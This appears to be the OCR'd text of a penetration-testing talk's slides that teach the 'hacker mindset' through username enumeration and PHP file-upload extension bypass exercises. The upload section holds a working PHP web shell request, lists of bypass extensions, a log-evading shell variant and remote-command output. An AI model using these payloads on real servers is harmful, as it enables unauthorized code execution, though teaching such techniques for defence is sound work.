THE CLICK!

UNLOCKING THE HACKER MINDSET

HTB Portugal – Sérgio Charruadas
30/04/2024

root@kali # whoami

- Emigrated to the UK at the Age of 19.
- Left the UK with a dream to become a cybersecurity professional at the age of 27.

Achievements:

- Double SANS GIAC Certificates (GFACT & GSEC)
- GIAC Advisory Board Member
- CompTIA Security+
- AWS Cloud Practitioner
- CodeForAll_& Academia de Código Bootcamp Student

Visual representation of me at all times

UNIVERSITY OF BIRMINGHAM

CompTIA Security+ CERTIFIED·CE

GIAC SECURITY ESSENTIALS GSEC CERTIFICATION


U: ST

MEO EMPRESAS

ACADEMIA DE CODIGO

TODAY'S MENU


1. WHAT I DO
2. EXERCISE 1 # MINDSET / LOGIC
3. EXERCISE 2 # USER ENUMERATION CHALLENGE
4. EXERCISE 3 # PHP FILE EXTENSION BYPASS
5. EXERCISE 4 # EMAIL VERIFICATION BYPASS
6. EXERCISE 5 # WE ATTACK TOGETHER!




DISCLAIMER

The information provided in this presentation is for educational purposes only. Any actions taken based on the content presented are the sole responsibility of the individual. The presenter do not condone, encourage, or endorse any illegal activities, including hacking, without explicit written permission from authorized parties. It is essential to adhere to all applicable laws, regulations, and ethical standards when engaging in any form of security testing or penetration testing. Unauthorized access to computer systems or networks is illegal and may result in severe legal consequences. Always obtain proper authorization before conducting any security assessments or tests.

DISCLAIMER



1



WHAT I DO

MY DAY-TO-DAY AT WORK

WHAT I DO

- PERFORM MANUAL WEB/API PENETRATION TESTING
- CONDUCT VULNERABILITY SCANNING
- DOCUMENT FINDINGS AND RECOMMENDATIONS
- POST-REMEDIATION TESTING
- STAY UPDATED ON VULNERABILITIES
- EXECUTE TEST CASES

2

EXERCISE 1 # MINDSET / LOGIC


LITERALLY A PHOTO OF A HOUSE

EXERCISE 1 # CHALLENGE


- THIS IS YOUR HOUSE
- NOTHING IN YOUR POCKETS
- NO ONE AROUND TO HELP YOU
- YOU WANT TO GO IN

- **WHAT WOULD YOU DO?**

EXERCISE 1 # WE REALLY ARE




EXERCISE 1 # OH YES WE ARE!



WE ARE ALL ~~MONKEYS~~

[redacted] PENTESTERS

EXERCISE 1 # MINDSET / LOGIC



3

EXERCISE 2 # USER ENUMERATION

THE DETAILS DO MATTER (A LOT)

EXERCISE 2 # USER ENUMERATION

What is a Username Enumeration Vulnerability?
A user enumeration vulnerability allows you to find valid usernames.

In this web app there is a subtle behaviour that allows for that.

<u>Can you find a valid username?</u>

RULES:


- **No need for source code inspection.**
- **No need for any tools to be used.**
- **The login leads nowhere, you never get to actually login.**
- **If you find it, keep it to yourself.**

EXERCISE 2 # CHALLENGE

Tip 1:
top-usernames-shortlist

Tip 2:
The details do matter (a lot)


EXERCISE 2 # EXAMPLES



ERROR: The password you entered for the username **admin** is incorrect. Lost your password?


A very helpful response. The admin account is confirmed as being present.

Login



That username is taken. Try another.

Registration




Password Reset

We found an account that matches [redacted]. You should receive an email with instructions on how to reset your password shortly.

Password Reset

EXERCISE 2 # REMEDIATION




Username: rapid7

Password: ••••••••••••••••

Submit

The username and/or password are incorrect. Please try again.



Happy Caturday

An email will be sent to the address specified with a link to reset your password


Email

Enter your email...


An email with password reset instructions will be sent to the specified address if it matched our records

Submit

Return to login form



EXERCISE 2 # SOLUTION




Login

Username: admin

Password: ••••

The username or password is incorrect

VALID



Login


Username: notavalidusername

Password: ••••

The username or password is incorrect.

INVALID

3



EXERCISE 3 # PHP FILE EXTENSION BYPASS

THE IMPORTANCE OF TESTING EVERYTHING

EXERCISE 3 # PHP FILE EXTENSION BYPASS


Tip 1:

- “file.php” gets blocked/not uploaded.

Tip 2:

- “file.php5” doesn’t get blocked/gets uploaded.
- Doesn’t execute php code.

IDEAS?



```
POST /api/chat/1/message HTTP/2
Host: [redacted]
Authorization: Bearer [redacted]adaf92c8dc29cd161
Content-Type: multipart/form-data; boundary=7e852df7-c55e-45d4-86ee-296fa6303fce
Content-Length: 369
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.10.0

--7e852df7-c55e-45d4-86ee-296fa6303fce
Content-Disposition: form-data; name="text"
Content-Length: 12

download.php
--7e852df7-c55e-45d4-86ee-296fa6303fce
Content-Disposition: form-data; name="document"; filename="[redacted]"
Content-Type: application/x-httpd-php-source
Content-Length:

<?php system($_GET['cmd']);?>
--7e852df7-c55e-45d4-86ee-296fa6303fce--
```

EXERCISE 3 # PHP FILE EXTENSION BYPASS

Other File Extensions:. php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp


Double Extension: *file.png.php, file.png.Php5*

Ascii/Unicode: *file.php%20, file.php%0a, file.php%00*

Combination of Both: *file.php%00.png, file.png.php%00*

Linux Maximum: *python -c 'print "A" * 232’ | AAA<--SNIP 232 A-->AAA.php.png*

EXERCISE 3 # GREAT SUCCESS!



```
https:/[redacted]/uploads//docs//7//y//p/26t-test.php?cmd=id
```

```
uid=45204([redacted]) gid=1003(psacln) groups=1003(psacln)
```

Remote Code Execution

EXERCISE 3 # WHAT IS HAPPENING?

- Blacklist/Denylist
- .htaccess only allowing ‘.php’ to execute
- Looking for the string/extension ‘.php’
- Not normalizing filename (example: lowercase)
- ‘php’ ≠ PhP, phP, PHp…

EXERCISE 3 # MAKING IT STEALTHY

- Let's look at the web server logs!

WE GOT...

```
<?php system($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
```

EXERCISE 3 # REMEDIATION

File uploads are one of the biggest attack vectors for web apps and remediation can be extremely complex and dependant on the type of server and technologies used.

5

EXERCISE 4 # EMAIL VERIFICATION BYPASS

